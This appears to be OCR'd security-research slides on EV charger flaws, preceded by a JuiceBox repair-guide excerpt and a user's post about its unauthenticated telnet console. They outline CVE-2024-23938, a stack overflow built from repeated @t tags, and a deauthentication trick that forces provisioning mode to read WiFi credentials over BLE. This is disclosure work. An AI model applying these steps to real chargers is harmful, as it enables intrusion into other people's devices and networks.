
No estimate Moderate Community-Contributed Guide

### Step 1 Basic principles of operation

- The JuiceBox doesn't talk directly to your phone, or anything local. It talks only to JuiceNet - the cloud server that crunches all the data.
- The box remembers one WiFi network, and only one WiFi network. It will constantly try connecting to this last-known network as long as it's powered up, retrying every few seconds, for all eternity until the heat death of the universe.
- The WiFi processor is independent of the safety/J1772 processor. That is to say, it'll charge without WiFi, and the only thing WiFi can do to affect charging is change settings - like a schedule or access control.
- There are no settings or history stored on the box (technically, history IS stored on the box, but the server/app-side UX is god-awful and doesn't retrieve or process the locally-stored event and energy data). So, everything about the box is done remotely - user control, what car it is, time-of-use, cost, etc., is all cloud-based.

**gkirstei** • 2y ago

My JuiceBox 32 went offline. I checked everything and found that actually it is not offline. I was able to access its local IP address via web browser. Turned out that box cannot connect to the servers. I connected via telnet on port 2000 and saw that the evse is periodically trying to connect to the cloud and ntp server. NTP is sensitive issue usually so I changed default ntp server to my gateway router. After hitting enter on command save, everything started to work as I should. Box is back online. 💪🏻 Terminal commands you can find here: https://docs.zentri.com/zentrios/w/latest/cmd/variables/ntp Just remember to enter "save" - after changes.



Not Secure
setup.com/#console
enel x
Connect
GPIOs
Files
Console
System
Console
Gecko OS Web App Console - v3.1.5
> get system.version
EMWERK-JB201-1.0.46, Gecko_OS-STANDARD-4.2.7-11064, WGM160P
>

# JuiceBox 40

- Based on the Zentri IoT platform
  - AMW006 or WGM160P module
  - Both are ARM Cortex-M4 based MCUs
  - Gecko OS 4.2.7 (?)
- There is an admin interface, with some commands?
  - Accessible in setup mode over HTTP
  - And accessible during standard operation over port 2000, telnet style!
  - **No authentication**

# Zentri DMS

- Managed IoT platform
- Specific hardware modules, providing
  - Update management
  - Device identification and auth{n,z}
- Core OS + SDK bindings for app development
- Extensive API



# Zentri DMS

- JuiceBox runs on an RTOS called “Gecko OS”
  - Note: this OS is EOL!
- Firmware blobs are downloadable!
- We could investigate these before the device arrived

**WGM160P-4.2.7-STANDARD**

| | |
|---|---|
| Version | 4.2.7 |
| Edition | STANDARD |
| Hash | 231addee2 |
| Released | 2021-04-02 04:30:14 |
| Added | 2021-03-31 08:51:00 |
| State | published |
| Tag | release |

| Filename | Type | Exclude | Version |
|---|---|---|---|
| sys/nvm_defaults.bin | 03 NVM_DEFAULTS | ✔ | 04020007 |
| sys/kernel.bin.sig | 100 KERNEL SIGNATURE | ✔ | 04020007 |
| sys/user_nvm.bin | 09 NVM_USER_DEFAULTS | ✔ | 04020007 |
| sys/kernel.bin | 01 KERNEL | | 04020007 |
| flash_layout.json | 101 FLASH_LAYOUT | ✔ | 04020007 |
| sys/first_stage_bootloader.bin | 0A FIRST_STAGE_BOOTLOADER | ✔ | 01070000 |
| sys/second_stage_bootloader.bin | 0B SECOND_STAGE_BOOTLOADER | | 01070003 |

# JuiceBox 40 (CVE-2024-23938)

- Gecko OS logs messages when certain events occur
- It is possible to change the format of these messages using a **set** variable command
  - Limited to 32 characters per message template including a terminating NULL byte
- Support for different formatting **tags** per event type

Tag availability:


| Tag | Description | Tag is available for ... |
|---|---|---|
| @t | Timestamp | Can be set for all messages, but displays a value only for ethernet messages. |
| @s | SSID | WLAN messages |
| @c | Stream handle | stream_closed, stream_opened |
| @h | Connection host/port | stream_failed, stream_opening |
| @m | Client MAC Address | softap_joined, softap_leave |

# JuiceBox 40 (CVE-2024-23938)

```
char scratch_buffer[132];
char formatted_msg_buffer[192];
char * dst = formatted_msg_buffer;
// ...
if ((format_tag == 't') &&
    (print_timestamp_to_string(scratch_buffer, 1) == SUCCESS))
{
  memcpy(dst, scratch_buffer, 10);
  dst[10] = ' ';
  dst[11] = '|';
  dst[12] = ' ';
  memcpy(dst + 13, scratch_buffer + 11, 8);
  dst[21] = ':';
  dst[22] = ' ';
  dst = dst + 23;
  *dst = '\0';
}
```


# JuiceBox 40 (CVE-2024-23938)

- **What if we provide multiple @t tags?**
  - At most 15 times, each using up **23** bytes
  - **15 * 23 = 345** bytes, while the stack allocated buffer is **192** bytes long
- No canaries, no ASLR, but some limitations on allowed byte values



# What about BLE?

- Secondary processor for BLE
- Communicates with the WGM160P over SPI
- Exposes a BLE Serial Port Profile service



- Allows for retrieving and setting system variables
- Used during provisioning to set WiFi credentials

# JuiceBox 40

**Provisioning mode fallback**

- Deauth the device from the provisioned WiFi AP
- Device will fall back into provisioning mode!

- Use BLE SPP service to retrieve/set WiFi credentials!

# The “fix”

SILICON LABS

## Technical Summary

See the following table for detailed technical descriptions of the vulnerabilities

| CVE | Technical summary | Type of Attack |
|---|---|---|
| CVE-2024-2701 | A buffer-based overflow in the HTTP server allows an attacker to use a specially crafted GET request to gain remote code execution. | Remote code execution |
| CVE-2024-23938 | A buffer overflow vulnerability allows an attacker with access to the remote console to print a specially crafted debug message to gain remote code execution. | Remote code execution |
| CVE-2024-24731 | A buffer-based overflow in the HTTP client allows an attacker to request a file download from long URL which leads to remote code execution. | Remote code execution |
| CVE-2024-24737 | A specially crafted DNS response may lead to an infinite loop, causing a denial-of-service. | Denial of service |
| CVE-2024-23937 | A specially crafted URL causes the http_download command to leak information from the stack. | Information disclosure |

## Fix/Workaround

- Gecko OS is in end of life (EOL) status so no fix will be offered.

# Autel MaxiCharger

## AC Wallbox Commercial (MAXI US AC W12-L-4G)

>>


# Autel MaxiCharger

- WiFi
- Bluetooth
- 4G
- Ethernet
- RFID
- LCD touch screen
- RS485 port
- Runs FreeRTOS

